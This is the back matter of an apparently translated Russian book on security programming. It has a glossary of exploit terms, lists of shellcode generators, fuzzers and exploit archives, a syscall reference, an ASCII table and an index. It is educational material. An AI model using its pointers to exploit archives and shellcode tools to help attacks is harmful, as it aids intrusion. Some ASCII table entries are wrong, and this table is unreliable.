Многопоточность. В программе может существовать несколько потоков, выполняемых параллельно. Особенно эффективна такая схема при наличии нескольких процессоров, когда каждому потоку выделяется свой процессор. Кроме того, потоки полезны, когда у различных частей программы разные приоритеты. Каждому потоку выделяется отдельный стек и процессорное время. Потоки с большим приоритетом могут вытеснять низкоприоритетные потоки. Применение потоков позволяет получить более быструю программу, с меньшим временем реакции.

Наследование. Объектно-ориентированная организация программы и инкапсуляция позволяют легко «наследовать», то есть повторно использовать написанный ранее код. Это экономит время, так как не нужно заново реализовывать уже сделанное.

Объектно-ориентированный. Объектная ориентированность – это современная тенденция в программировании. Объектно-ориентированные программы состоят из классов. Экземпляры классов – объекты – содержат данные и методы, оперирующие этими данными. Объекты взаимодействуют, посылая друг другу сообщения с требованием выполнить определенное действие. К достоинствам объектно-ориентированного программирования относятся инкапсуляция, наследование и сокрытие данных.

Отладчик. Программа, которая либо присоединяется к работающему приложению в целях отладки, либо функционирует как виртуальная машина, создающая среду, в которой исполняется приложение. Отладчик позволяет модифицировать состояние процесса, например, содержимое занимаемой им памяти. Два самых популярных отладчика – это gdb (включается в состав практически каждого дистрибутива Unix-подобных операционных систем) и SoftICE, который можно найти на сайте www.numega.com.

Ошибка на 1. Такая ошибка возникает, когда функция пытается записать N+1 байт в буфер размером N. Часто так случается, когда программист забывает о нуле, завершающем строку из N байтов (отсюда и N+1).

Ошибка форматной строки. Форматные строки части используются в функциях с переменным числом аргументов, например, printf, fprintf и syslog. Они служат для форматирования выводимых данных. Если форматная строка не была задана явно, а пользователь имеет возможность передать функции аргу-

мент, который будет интерпретирован ей как форматная строка, то можно подобрать его таким образом, чтобы получить контроль над программой.

Переполнение буфера. Возникает, когда в буфер записывается больше данных, чем ожидалось при задании его размера. Есть два вида переполнения: стека и кучи.

Переполнение стека. Возникает, когда в буфер, размещенный в стеке, записывается больше данных, чем он может вместить. В результате перезаписывается адрес возврата, что позволяет выполнить произвольный код. Начинать поиск возможных переполнений стека имеет смысл с таких библиотечных функций, как `strcpy` и `strcat`.

Переполнение целого числа. Если речь идет о числах без знака, то переполнение происходит, когда в результате арифметической операции большее число становится больше максимально возможного значения и «оборачивается» маленьким. Аналогичная проблема существует и для чисел со знаком, которые могут из больших отрицательных стать маленькими положительными.

Песочница. Модель контролируемого выполнения кода. Исполняемая в песочнице программа не может никак повлиять на внешнюю по отношению к ней часть системы. Особенно полезно это, когда пользователь выполняет мобильный код, например, Java-апплет.

Платформенная независимость. Идея платформенной независимости в том, что программа может исполняться в разных системах без модификации или перекомпиляции. Если программа компилируется, то ее можно будет выполнить только в той системе, для которой она компилировалась. Напротив, если программа написана на платформенно-независимом языке, то ее можно выполнить в любой системе, где имеется интерпретатор этого языка.

Программа. Набор команд, понимаемых вычислительной системой. Программы могут быть написаны на языке высокого уровня, например, на Java или C, или на языке ассемблера.

Программная ошибка (bug). Не все программные ошибки являются уязвимостями. Если ей невозможно воспользоваться для написания эксплойта, то уязвимостью ошибка не считается. Ошибкой можно назвать даже неправильно выровненный элемент управления в окне.

Процедурный язык программирования. Программу на таком языке можно рассматривать как последовательность команд, при выполнении которых модифицируется память. Часто в таких программах встречаются конструкции для повторения некоторых действий, к примеру, циклы и процедуры. Самым известным из процедурных языков программирования является C.

Регистр. Часть процессора, предназначенная для хранения информации. У всех процессоров есть команды для работы с регистрами. В процессорах Intel есть, например, регистры с именами `eax`, `ebx`, `ecx`, `edx`, `esi` и `edi`.

Соккрытие данных. Один из механизмов объектно-ориентированных языков программирования. Члены класса можно объявить *закрытыми* и тем самым ограничить к ним доступ извне самого класса. Таким образом, класс становится «черным ящиком», и его труднее использовать неожиданным способом.

Стек. Область памяти для размещения временных данных. По ходу исполнения программы размер стека то растет, то уменьшается. Распространенная ошибка – это переполнение буфера, находящегося в стеке. В этом случае может быть перезаписан адрес возврата, что позволяет злоумышленнику получить контроль над программой.

Тип данных. Используется для объявления переменных перед инициализацией. Тип определяет, как переменная хранится в памяти и какие данные может содержать.

Уязвимость. Брешь в программе, для которой можно написать эксплойт. Большинство уязвимостей – это следствие ошибок при реализации программ (bugs). Но причинами могут стать и логические ошибки (errors). Например, предоставление доступа без пароля или с пустым паролем можно считать уязвимостью. Это логическая ошибка или ошибка проектирования, но к реализации программы она отношения не имеет.

Функциональный язык программирования. Программы, написанные на функциональном языке, организуются подобно математическим функциям. В настоящей функциональной программе вообще нет операции присваивания значений переменным, а только списки и функции, необходимые для получения желаемого результата.

Функция. Можно считать, что функция – это миниатюрная программа. Часто у программиста возникает необходимость получить на входе определенные данные, обработать их и вывести результат в определенном формате. Вот для таких повторяющихся операций и было придумано понятие функции. Функция представляет собой обособленную часть программы, которую можно *вызывать* для выполнения некоторой операции над данными. Функция принимает аргументы и возвращает значение.

Целое без знака. Беззнаковые типы данных могут принимать только неотрицательные значения.

Целое со знаком. Число, в котором один бит зарезервирован для представления знака. Числа со знаком могут принимать как положительные, так и отрицательные значения.

Эксплойт. Обычно небольшая программа, направленная против уязвимости, которую атакующий может обратить себе на пользу.

Эксплуатируемая ошибка в программе. Все уязвимости допускают эксплуатацию, то есть написание эксплойта, но этого нельзя сказать о любой ошибке в программе. Если бы уязвимость не допускала эксплуатации, она была бы не уязвимостью, а просто ошибкой. К сожалению, недопонимание этого различия часто приводит к недоразумениям: человек сообщает, что некоторая ошибка потенциально поддается эксплуатации, хотя недостаточно исследовал ее, чтобы делать такое заявление. Дело осложняется еще и тем, что некоторые ошибки допускают эксплуатацию в одной операционной системе или аппаратной платформе и не допускают в другой. Например, в сервере Apache была серьезная ошибка, для которой можно было написать эксплойт в системах Win32 и BSD, но не в Linux.

Язык C#. Язык следующего за C/C++ поколения. Разработанный компанией Microsoft как часть проекта .NET, язык C# стал основным для написания Web-сервисов. Хотя он обладает некоторыми полезными характеристиками языка Java, например, независимостью от платформы, все же в первую очередь C# – это мощный инструмент программирования для Microsoft Windows.

Язык C. Процедурный язык программирования (появился в начале 1970-х годов), являющийся одним из самых распространенных в настоящее время благодаря эффективности, быстродействию, простоте и возможности программировать низкоуровневые операции.

Язык C++. Язык программирования, расширяющий C за счет включения объектно-ориентированных средств. Добавив такие механизмы, как наследование и инкапсуляция, C++ в то же время сохранил многие из наиболее привлекательных черт C, к примеру, синтаксис и выразительную мощь.

Язык ассемблера. Низкоуровневый язык программирования с простыми операциями. При «ассемблировании» программы, составленной на этом языке, получается машинный код. Употребление языка ассемблера для кодирования некоторых функций в программе на C/C++ часто позволяет повысить общую эффективность и уменьшить размер программы. Однако сопровождать такой код сложнее, он не так прост для восприятия, а иногда получается заметно длиннее эквивалентной конструкции на языке высокого уровня.

Язык программирования. Язык, предназначенный для составления программ. Языков программирования много, и все они разные. Определяющими свойствами языка являются синтаксис и способ организации программы, а также те задачи, для решения которых язык предназначен.

Приложение В

Полезные программы для обеспечения безопасности

Проверка исходных текстов

- Application Defense
www.applicationdefense.com
- Prexis
www.ouncelabs.com
- Fortify Software
www.fortifysoftware.com
- CodeAssure
www.securesoftware.com
- FlawFinder
www.dweeler.com/flawfinder/
- ITS4
www.cigital.com/its4/
- RATS
www.securesw.com/rats/
- Splint
www.splint.org

Инструменты для генерирования shell-кода

- Metasploit
www.metasploit.com/
- MOSDEF
www.immunitysec.com/MOSDEF
- Hellkit
<http://teso.scene.at/releases/hellkit-1.2.tar.gz>
- ShellForge
www.cartel-security.fr/pbiondi/shellforge.html
- HOON
<http://felinemenace.org/~nd/HOON/tar.bz2>
- InlineEgg
<http://community.corest.com/~gera/ProgrammingPearls/InlineEgg.html>
- ADMutate
www.ktwo.ca/security.html

Отладчики

- GDB
<http://sources.redhat.com/gdb/>
- GVD
<http://libre.act-europe.fr/gvd>

- OllyDebug
<http://home.t-online.de/home/OllyDbg/>
- Turbo Debug for Borland C 5.5
www.borland.com/bcppbuilder/turbodebugger/
- Отладчики Microsoft
www.microsoft.com/whdc/ddk/debugging/default.msp
- Compuware Driver Studio (SoftICE)
www.compuware.com/products/driverstudio/782-ENG_HTML.htm
- IDA Pro
www.datarecue.com/

Компиляторы

- Microsoft Visual Studio
www.microsoft.com
- GCC
www.gnu.org/software/gcc/gcc.html
- DJGPP
www.delorie.com/djgpp
- CygWin
<http://cygwin.com/>
- MinGW32
<http://mingw.sourceforge.net/>
- Borland C 5.5
www.borland.com/bcppbuider/freecompiler
- Watcom C
www.openwatcom.org/
- nasm
<http://nasm.sourceforge.net/>
- MASM
www.easystreet.com/~jkirwan/pctools.html
- MASM32
www.movsd.com/masm.htm
- Assembly Studio
www.negatory.com/asmstudio
- ASMDev
<http://asmdev.tripod.com/>

Эмуляторы аппаратуры

- VMWare
www.vmware.com/

- Bochs
<http://bochs.sourceforge.net/>
- PearPC
<http://pearpc.sourceforge.net/>
- VirtualPC
www.microsoft.com/windows/virtualpc/default/mspx

Библиотеки

- Libpcap
www.tcpdump.org/
- LibWhisker
www.wiretrip.net/rfp/lw.asp
- Libnet
www.packetfactory.net/projects/libnet/
- Libnids
www.packetfactory.net/projects/libnids/
- Libexploit
www.packetfactory.net/projects/libexploit/
- Libdnet
<http://libdnet.sourceforge.net/>
- Lcrzo
www.laurentconstantin.com/en/lcrzo/
- Privman
<http://opensource.nailabs.com/privman/>
- Dyninst
www.dyninst.org/
- LibVoodoo
www.u-n-f.com/releases/Libvoodoo/
- Winpcap
<http://winpcap.polito.it/>

Анализ уязвимостей

- SPIKE
www.immunitysec.com/spike.html
- FuzzerServer
www.atstake.com/research/tools/vulnerability_scanning/
- l0phtwatch
www.atstake.com/research/tools/vulnerability_scanning/l0pht-watch.tar.gz
- Sharefuzz
www.atstake.com/research/tools/vulnerability_scanning/sharefuzz1.0.tar.gz

- COMBust
www.atstake.com/research/tools/vulnerability_scanning/COMBust.zip
- Bruteforce Exploit Detector
<http://snake-basket.de/bed.html>
- screamingCobra
<http://cobra.lucidx.com>
- screamingCSS
www.devitry.com/screamingCSS.html
- envFuzz
www.nologin.org/main.pl?action=codeView&codeId=15&

Анализаторы сетевого трафика

- Ethereal
www.ethereal.org
- Tcpdump
www.tcpdump.org
- WinDump
<http://windump.polito.it>
- Snort
www.snort.org
- Ettercap
<http://ettercap.sourceforge.net>
- TCPReplay
<http://sourceforge.net/projects/tcpreplay/>
- TCPslice
www.tcpdump.org/other/tcpslice.tar.Z
- TCPtrace
www.tcptrace.org
- TCPflow
www.circlemud.org/~jelcon/software/tcpflow/
- EtherApe
<http://etherape.sourceforge.net>
- NetDude
<http://netdude.sourceforge.net>
- Ngrep
<http://ngrep.sourceforge.net>

Генераторы пакетов

- Hping2
www.hping.org

- ISIC
www.packetfactory.net/Projects/ISIC/
- dnet
<http://libdnet.sourceforge.net>
- IRPAS
www.phenoelite.de/irpas/docu.html
- Paketto Keiretsu
www.doxpara.com/paketto
- fragroute
www.monkey.org/%7Edugsong/fragroute
- naptha
http://razorbindview.com/publish/advisories/adv_NAPTHA.html

Сканеры

- FoundStone
www.foundstone.com
- Application Defense
www.applicationdefense.com
- Retina
www.eeye.com
- Internet Scanner
www.iss.net
- NMAP
www.insecure.org/nmap/
- Scanline
www.foundstone.com/
- AMAP
www.thc.org
- Nessus
www.nessus.org

Приложение С

Архивы эксплойтов

В этом приложении приведены ссылки на лучшие из имеющихся в Интернете архивов, в которых представлены почти все общедоступные эксплойты, часто применяемые для организации атак на уязвимости и в автоматизированных вредоносных программах типа червей. Их можно использовать для самообразования при разработке новых и анализе имеющихся эксплойтов. Ссылки упорядочены с учетом активности сопровождения, уникальности технологии, активной роли посетителей сайта и, наконец, просто количества эксплойтов в архиве.

Архивы эксплойтов в Интернете

- Securiteam
www.securiteam.com
- K-Otik
www.k-otik.com/exploits/index.php
- Packetstorm
www.packetstormsecurity.org
- Gov Boi's Exploit Archive
www.hack.co.za
- Symantec (ранее известен под названием SecurityFocus)
www.securityfocus.com
- Phrack Magazine
www.phrack.org
- Last Stage of Delirium Research Group
www.lsd-pl.net
- Teso
www.team-teso.net
- ADM
<ftp://freelsd.net/pub/ADM>
- Правительственный архив эксплойтов и сведений об уязвимостях
www.governmentsecurity.org/exploits.php
- Hacker's Playground
www.hackersplayground.org/exploits.html
- Fyodor's Exploit Worlds (эксплойты до 1998 года)
www.insecure.org.org/sploits.html
- USSR Labs
www.usrlabs.com
- Outpost 9 (устаревшие и в небольшом количестве)
www.outpost9.com/exploits/exploits.html

Приложение D

Краткий справочник по системным вызовам

В этом приложении содержится описание нескольких полезных системных вызовов. Более подробную информацию о системных вызовах в Linux и FreeBSD можно найти на страницах руководств и в заголовочных файлах. Прежде чем использовать системный вызов в ассемблерной программе, напишите простенькую программу на C. Так вы сможете на практике познакомиться с особенностями его поведения, и окончательный код получится более качественным.

exit (int)

Системный вызов `exit()` завершает процесс. Ему передается только один аргумент – целое число, представляющее код завершения, который другие программы могут проанализировать и понять, завершилась программа нормально или с ошибкой.

open (file, flags, mode)

Системный вызов `open` открывает файл для чтения или записи. Аргумент `flags` определяет различные режимы: нужно ли создавать файл, если он не существует; разрешено ли писать в открытый файл или только читать и так далее. Необязательный аргумент `mode` нужен только тогда, когда файл открывается с флагом `O_CREATE`. Вызов `open` возвращает дескриптор открытого файла, который затем передается системным вызовам `read` (для чтения), `write` (для записи) и `close` (для закрытия).

close (дескриптор файла)

Системному вызову `close` передается дескриптор файла, возвращенный вызовом `open`.

read (дескриптор файла, указатель на буфер, число байтов)

Системный вызов `read` позволяет прочитать данные из открытого файла, заданного своим дескриптором, в буфер. В третьем аргументе указывается, сколько байтов читать.

write (дескриптор файла, указатель на буфер, число байтов)

Системный вызов `write` используется для записи в файл, заданный дескриптором, который был получен от вызова `open`. Записывается указанное число байтов (третий аргумент) из буфера (второй аргумент). Данные можно писать также в дескриптор сокета, открытого функцией `socket`.

execve (файл, файл + аргументы, переменные окружения)

Всемогущий вызов `execve` применяется для запуска программы. Первый аргумент – это имя файла программы, второй – массив, содержащий имя про-

граммы и передаваемые ей аргументы. В третьем могут содержаться данные о переменных окружения.

socketcall (номер функции, аргументы)

Системный вызов `socketcall` имеется только в системе Linux и применяется для вызова таких функций работы с сокетами, как `bind`, `accept` и, конечно же, `socket`. Первый аргумент – это номер нужной функции, а второй – указатель на структуру, содержащую параметры, передаваемые этой функции. Например, если нужно выполнить вызов `socket(2,1,6)`, то первым аргументом будет номер функции `socket`, а вторым – указатель на структуру, содержащую числа 2, 1, 6. Перечень поддерживаемых функций, их номера и описание параметров можно найти на странице руководства.

socket (адресное семейство, тип, протокол)

Системный вызов `socket` создает сетевой сокет. Первый аргумент определяет адресное семейство, например, `AF_INET` (в случае протокола IP), второй – тип сокета. Можно, в частности, создать простой (`raw`) сокет для отправки в сеть специально подготовленных пакетов. Третий аргумент определяет конкретный протокол, по которому будет вестись обмен данными через этот сокет, например, IP.

bind (дескриптор сокета, структура sockaddr, размер второго аргумента)

Системный вызов `bind` ассоциирует с сокетом локальный адрес. Первым аргументом должен быть дескриптор сокета, полученный от функции `socket`, вторым – структура, в которой хранятся тип протокола, номер порта и IP-адрес, к которому привязывается сокет.

listen (дескриптор сокета, максимальный размер очереди соединений)

Привязав сокет к локальному адресу, можно перевести его в режим прослушивания порта, то есть ожидания приходящих на него запросов на соединение. Для этого служит системный вызов `listen`, которому передается дескриптор, полученный от функции `socket`, и максимальное число соединений в очереди. Если размер очереди равен 1 и приходит два запроса, первый будет помещен в очередь, а второму будет отказано в обслуживании.

ассерт (дескриптор сокета, структура sockaddr, размер второго аргумента)

Системный вызов ассерт позволяет принять запрос на соединение, поступивший в прослушивающий сокет. Вызов возвращает дескриптор нового сокета, через который можно вести обмен данными. Первым аргументом ассерт должен быть дескриптор, полученный от функции socket, вторым – указатель на структуру sockaddr. Допускается вместо указателя задать NULL, в противном случае в структуру будет помещена информация о клиенте, приславшем запрос. Так можно, к примеру, узнать IP-адрес клиента. Если второй аргумент отличен от NULL, то в третьем должен быть указан размер структуры sockaddr в байтах.

Приложение Е

Справочник по преобразованию данных

Название символа	Деся- тичный код	16-рич- ный код	8-рич- ный код	Двоич- ный код	HTML	Клави- ши	Обозна- чение
Null	0	00	000	00000000		Ctrl@	NUL
Начало заголовка	1	01	001	00000001		Ctrl A	SOH
Начало текста	2	02	002	00000010		Ctrl B	STX
Конец текста	3	03	003	00000011		Ctrl C	ETX
Конец передачи	4	04	004	00000100		Ctrl D	EOT
Запрос	5	05	005	00000101		Ctrl E	ENQ
Подтверждение	6	06	006	00000110		Ctrl F	ACK
Звонок	7	07	007	00000111		Ctrl G	BEL
Забой	8	08	010	00001000		Ctrl H	BS
Горизонтальная табуляция	9	09	011	00001001		Ctrl I	TAB
Перевод строки	10	0A	012	00001010		Ctrl J	LF
Вертикальная табуляция	11	0B	013	00001011		Ctrl K	VT
Перевод строки	12	0C	014	00001100		Ctrl L	FF
Возврат каретки	13	0D	015	00001101		Ctrl M	CR
Переход на верхний регистр	14	0E	016	00001110		Ctrl N	SO
Переход на нижний регистр	15	0F	017	00001111		Ctrl O	SI
Начало строки данных	16	10	020	00010000		Ctrl P	DLE
Управление устройством 1	17	11	021	00010001		Ctrl Q	DC1
Управление устройством 2	18	12	022	00010010		Ctrl R	DC2
Управление устройством 3	19	13	023	00010011		Ctrl S	DC3
Управление устройством 4	20	14	024	00010100		Ctrl T	DC4
Неподтвержде-ние	21	15	025	00010101		Ctrl U	NAK
Символ синхронизации	22	16	026	00010110		Ctrl V	SYN
Конец блока передачи	23	17	027	00010111		Ctrl W	ETB
Отмена	24	18	030	00011000		Ctrl X	CAN
Конец носителя	25	19	031	00011001		Ctrl Y	EM
Замена	26	1A	032	00011010		Ctrl Z	SUB
Escape	27	1B	033	00011011		Ctrl [	ESC
Разделитель файлов	28	1C	034	00011100		Ctrl \	FS

Название символа	Деся- тичный код	16-рич- ный код	8-рич- ный код	Двоич- ный код	HTML	Клави- ши	Обозна- чение
Разделитель групп	29	1D	035	00011101		Ctrl]	GS
Разделитель записей	30	1E	036	00011110		Ctrl ^	RS
Разделитель блоков	31	1F	037	00011111		Ctrl _	US
Пробел	32	20	040	00100000	 		
Восклицательный знак	33	21	041	00100001	!	Shift 1	!
Двойная кавычка	34	22	042	00100010	"	Shift ‘	“
Знак фунта / решетка	35	23	043	00100011	#	Shift 3	#
Знак доллара	36	24	044	00100100	$	Shift 4	\$
Процент	37	25	045	00100101	%	Shift 5	%
Амперсанд	38	26	046	00100110	&	Shift 7	&
Одиночная кавычка	39	27	047	00100111	'	‘	,
Левая круглая скобка	40	28	050	00101000	(	Shift 9	(
Правая круглая скобка	41	29	051	00101001	)	Shift 0	)
Звездочка	42	2A	052	00101010	*	Shift 8	*
Плюс	43	2B	053	00101011	+	Shift =	+
Запятая	44	2C	054	00101100	,	,	,
Минус / дефис	45	2D	055	00101101	-	-	-
Точка	46	2E	056	00101110	.	.	.
Прямая косая черта	47	2F	057	00101111	/	/	/
Ноль	48	30	060	00110000	0	0	0
Один	49	31	061	00110001	1	1	1
Два	50	32	062	00110010	2	2	2
Три	51	33	062	00110011	3	3	3
Четыре	52	34	064	00110100	4	4	4
Пять	53	35	065	00110101	5	5	5
Шесть	54	36	066	00110110	6	6	6
Семь	55	37	067	00110111	7	7	7
Восемь	56	37	070	00111000	8	8	8
Девять	57	39	071	00111001	9	9	9
Двоеточие	58	3A	072	00111010	:	Shift ;	..

Название символа	Деся- тичный код	16-рич- ный код	8-рич- ный код	Двоич- ный код	HTML	Клави- ши	Обозна- чение
Точка с запятой	59	3B	073	00111011	;	;	;
Знак меньше	60	3C	074	00111100	<	Shift ,	<
Знак равно	61	3D	075	00111101	=	=	=
Знак больше	62	3E	076	00111110	>	Shift .	>
Вопросительный знак	63	3F	077	00111111	?	Shift /	?
Знак «по цене»	64	40	100	01000000	@	Shift 2	@
Заглавная A	65	41	101	01000001	A	Shift A	A
Заглавная B	66	42	102	01000010	B	Shift B	B
Заглавная C	67	43	103	01000011	C	Shift C	C
Заглавная D	68	44	104	01000100	D	Shift D	D
Заглавная E	69	45	105	01000101	E	Shift E	E
Заглавная F	70	46	106	01000110	F	Shift F	F
Заглавная G	71	47	107	01000111	G	Shift G	G
Заглавная H	72	48	110	01001000	H	Shift H	H
Заглавная I	73	49	111	01001001	I	Shift I	I
Заглавная J	74	4A	112	01001010	J	Shift J	J
Заглавная K	75	4B	113	01001011	K	Shift K	K
Заглавная L	76	4C	114	01001100	L	Shift L	L
Заглавная M	77	4D	115	01001101	M	Shift M	M
Заглавная N	78	4E	116	01001110	N	Shift N	N
Заглавная O	79	4F	117	01001111	O	Shift O	O
Заглавная P	80	50	120	01010000	P	Shift P	P
Заглавная Q	81	51	121	01010001	Q	Shift Q	Q
Заглавная R	82	52	122	01010010	R	Shift R	R
Заглавная S	83	53	123	01010011	S	Shift S	S
Заглавная T	84	54	124	01010100	T	Shift T	T
Заглавная U	85	55	125	01010101	U	Shift U	U
Заглавная V	86	56	126	01010110	V	Shift V	V
Заглавная W	87	57	127	01010111	W	Shift W	W
Заглавная X	88	58	130	01011000	X	Shift X	X

Название символа	Деся- тичный код	16-рич- ный код	8-рич- ный код	Двоич- ный код	HTML	Клави- ши	Обозна- чение
Заглавная Y	89	59	131	01011001	Y	Shift Y	Y
Заглавная Z	90	5A	132	01011010	Z	Shift Z	Z
Левая квадратная скобка	91	5B	133	01011011	[	[	[
Обратная косая черта	92	5C	134	01011100	\	\	\
Правая квадратная скобка	93	5D	135	01011101	]	]	]
Carpe	94	5E	136	01011110	^	Shift 6	^
Подчерк	95	5F	137	01011111	_	Shift -	~
Обратная кавычка	96	60	140	01100000	`	`	`
Строчная A	97	61	141	01100001	a	a	a
Строчная B	98	62	142	01100010	b	b	b
Строчная C	99	63	143	01100011	c	c	c
Строчная D	100	64	144	01100100	d	d	d
Строчная E	101	65	145	01100101	e	e	e
Строчная F	102	66	146	01100110	f	f	f
Строчная G	103	67	147	01100111	g	g	g
Строчная H	104	68	150	01101000	h	h	h
Строчная I	105	69	151	01101001	i	i	i
Строчная J	106	6A	152	01101010	j	j	j
Строчная K	107	6B	153	01101011	k	k	k
Строчная L	108	6C	154	01101100	l	l	l
Строчная M	109	6D	155	01101101	m	m	m
Строчная N	110	6E	156	01101110	n	n	n
Строчная O	111	6F	157	01101111	o	o	o
Строчная P	112	70	160	01110000	p	p	p
Строчная Q	113	71	161	01110001	q	q	q
Строчная R	114	72	162	01110010	r	r	r
Строчная S	115	73	163	01110011	s	s	s
Строчная T	116	74	164	01110100	t	t	t
Строчная U	117	75	165	01110101	u	u	u
Строчная V	118	76	166	01110110	v	v	v

Название символа	Деся- тичный код	16-рич- ный код	8-рич- ный код	Двоич- ный код	HTML	Клави- ши	Обозна- чение
Строчная W	119	77	167	01110111	w	w	w
Строчная X	120	78	170	01111000	x	x	x
Строчная Y	121	79	171	01111001	y	y	y
Строчная Z	122	7A	172	01111010	z	z	z
Левая фигурная скобка	123	7B	173	01111011	{	Shift [	[
Вертикальная черта	124	7C	174	01111100	|	Shift \	\
Правая фигурная скобка	125	7D	175	01111101	}	Shift]	]
Тильда	126	7E	176	01111110	~	Shift `	`
Дельта	127	7F	177	01111111	&#127;		Δ

Предметный указатель

#

#define, директива препроцессора, 281
#elif, директива препроцессора, 283
#endif, директива препроцессора, 336
#if, директива препроцессора, 281
#ifdef, директива препроцессора, 282
и разработка кросс-
платформенных программ, 281
и разработка переносимых
сетевых программ, 336
использование для определения
ОС, 283
#ifndef, директива препроцессора, 282

%

%advanced, структура данных, 630, 631
%ENV, переменная, 86
%INC, переменная, 86
%info, структура данных, 631
%n, спецификатор формата
использование для атаки на
форматную строку, 508
уязвимость в программе
xlockmore, 510

■

.httr, расширение имени файла, 596
.NET Framework, каркас, 59

/

/bin/sh, 417

@

@ARGV, массив, 86
@INC, переменная, 86

—

_ATL_ATTRIBUTES, макрос, 700
_AtlModule, глобальная переменная
и реализация внепроцессного
сервера, 669
и реализация внутрипроцессного
сервера, 666

0

0xCC, код операции, 613

A

accept(), функция
в переносимых сетевых
программах, 354
и программирование серверных
сокетов, 530
ассерт, системный вызов, 460, 758
Active Template Library (ATL)
атрибуты, 670, 700
и шаблоны в языке C++, 652
обзор, 651
описание, 699
технология реализации
клиента, 652
технология реализации
сервера, 656
ADMINDIRS, массив, 715
AF_INET, константа
в клиентском приложении
Winsock, 210

и опции сокета, 166
и создание UDP-сокета, 158
Apache, Web-сервер, последствия
взлома, 506
API (интерфейс прикладного
программирования)
для написания переносимых
сетевых программ, 343
определение, 740
ATL. См. Active Template Library

B

BadChars, параметр, 633
banner_grab(), функция, 223
BEGIN_COM_MAP, макрос, 659
BEGIN_ENTRYPOINT, макрос, 679
Bell Labs, 33
Big endian, порядок байтов
на разных процессорах, 285
определение, 740
bind(), функция, 757
в переносимых сетевых
программах, 348
в серверном приложении
Winsock, 212
и UDP-сокеты, 165
и серверные сокеты, 528
break, инструкция, 118
BSD-сокеты
и Winsock, 226
и написание переносимых
сетевых программ, 336, 396
клиенты и серверы для протокола
TCP, 149
клиенты и серверы для протокола
UDP, 156
многопоточность
и параллелизм, 191
назначение, 148
опции сокетов, 166

сканирование сети с помощью
TCP-сокетов, 179
сканирование сети с помощью
UDP-сокетов, 169
BSTR, тип данных, 653

C

C#, язык программирования
классы, 66
методы, 66
основания для перехода на, 59
поток управления, 64
поток, 69
программа «Здравствуй, мир», 62
разбор IP-адреса в командной
строке, пример, 70
типы данных, 62
характеристики языка, 60
C, язык программирования
ассемблерная версия
программы, 404
и BSD-сокеты, 148
перенос на язык NASL, 131
переносимость, 278
поток управления, 40
программа «Здравствуй, мир», 36
типы данных, 37
характеристики языка, 34
C++, язык программирования
классы, 42
поток управления, 40
ряды Фурье, примеры, 44
типы данных, 37
функции, 41
характеристики языка, 34
шаблоны и библиотека ATL, 651
CALL EAX, команда
вставка адреса возврата, 612
поиск адреса возврата, 609

CALL, команда
перезапись адреса возврата, 605
применение в shell-коде
для решения проблемы
адресации, 407
CANVAS, программа, 97
CComObject, класс, 659
CComPtr, класс, 653
CComQIPtr, класс, 653
CConsoleApp, класс, 702
CGI (Common Gateway Interface), 79
CGIDIRS, массив, 715
char, тип данных, 37
chroot-тюрьма, 420
close, системный вызов, 756
close/closesocket, функции, 370
closesocket, функция, 205
CLSID, 649
coclass, атрибут, 674
CodeRedII, червь, 261
COM. См. Component Object Model
COM EXE-сервер
реализация, 676
Component Object Model (COM)
интерфейсы, 645
обзор, 644
объекты, 645
описание, 698
реализация COM-объекта, 647
реализация внутрипроцессного
сервера, 649
регистрация, 647
среда исполнения, 646
COMSupport.h, 696
COM-интерфейсы
IUnknown, 645
обзор, 645
соглашение о вызове stdcall, 645
COM-объекты, 645
COM-расширения, 675

connect(), функция
в переносимых сетевых
программах, 346
и UDP-сокеты, 157
связь с отправкой
UDP-датаграммы, 161
CVS (Concurrent Version System),
протоколы, 504

D

DatagramPacket, класс, 266
DatagramSocket, класс, 266
DB_FILENAME, константа, 715
DefaultTarget, ключ, 634
Description, ключ, 634
DLL (Dynamic Link Library)
ISM DLL, 596
Winsock, 198
Winsock, компоновка с, 201
вычисление адреса возврата, 607
определение, 740
функции, экспортируемые
внутрипроцессным
COM-сервером, 667
DllCanUnloadNow, функция, 650
DllGetClassObject, функция, 650
DllRegisterServer, функция, 650
DllUnregisterServer, функция, 651
dlmalloc (Doug Lea Malloc), 545
DoS (отказ от обслуживания), 227
double, тип данных, 37
dup2, системный вызов, 461

E

EAX, регистр
и перезапись адреса возврата, 606
и системные вызовы
в FreeBSD, 412
и системные вызовы в Linux, 411

eEye, компания, 596
 EIP, регистр
 вставка адреса возврата, 613
 и дорожка из NOP-команд, 617
 перезапись адреса возврата, 603
 перезапись сгенерированной последовательностью, 599
 ELF, формат объектного файла
 ассемблерная версия
 C-программы, 404
 и повторное использование переменных программы, 490
 поиск кодов операций, 611
empty.cpp, 215
 END_ENTRYPOINT, макрос, 679
errno, глобальная переменная, 195
exec, 287
execve, shell-код
 в удаленном эксплойте, 413
 запуск /bin/sh, 417
 и ошибка в map при контроле входных данных, 517
 на языке C, 446
 реализация в FreeBSD методом jmp/call, 447
 реализация в FreeBSD методом заталкивания аргументов в стек, 448
 реализация в Linux методом jmp/call, 453
 реализация в Linux методом заталкивания аргументов в стек, 454
 указатель на строку с именем программы, 406
execve, системный вызов, 462, 756
exit(), системный вызов, 756
 в Linux и FreeBSD, 411
 реализация, 410
 EXITFUNC, параметр, 621

exploit(), метод
 в каркасе Metasploit, 630
 конструирование
 и выполнение, 635

F

float, тип данных, 37
 FOLD, команда, 575
foreach, цикл, 117
fork, системный вызов
 и платформа Windows, 332
 и создание процесса, 287
 fprintf, функция, 511
 FPSE (Front Page Service Extensions), 227
 FreeBSD
 номера системных вызовов, 410
 пример обращения к системному вызову write, 443
 утилита ktrace, 401

G

GDB, отладчик GNU
 инструменты для разработки
 shell-кода, 401
 определение, 740
 поиск адреса строки
 в памяти, 488
 получение адреса массива, 479
 преобразование shell-кода для обращения к setuid, 419
 GET, метод запроса по протоколу HTTP, 596
gethostbyname(), функция, 203
getInetAddress(), функция, 235
getLocalAddress(), функция, 235
getLocalSocketAddress(), функция, 235
 GetOpt, модуль Perl, 94
getpeername(), функция, 496

H

hack.h, 215
hexdisp(), функция
 в программе сканирования
 с помощью UDP-сокета, 177
 в сканере RPC-программ, 189
 HKEY_CLASSES_ROOT\CLSID,
 ключ реестра, 649
hostent, структура, 203
htons(), функция
 и отправка UDP-датаграммы, 161
 преобразование номера порта, 204
 HTTP 1.1, 737

I

ICMP, заголовочный файл, 381
 IDL, язык определения интерфейсов, 659
 IDS, система обнаружения вторжений, 435
 IEndPoint, интерфейс, 688
 IEndPointCollection, интерфейс, 686
 INADDR_ANY, константа, 165
InetAddress, класс, 239
InetSocketAddress, класс, 239
 InlineEgg, пакет, 96
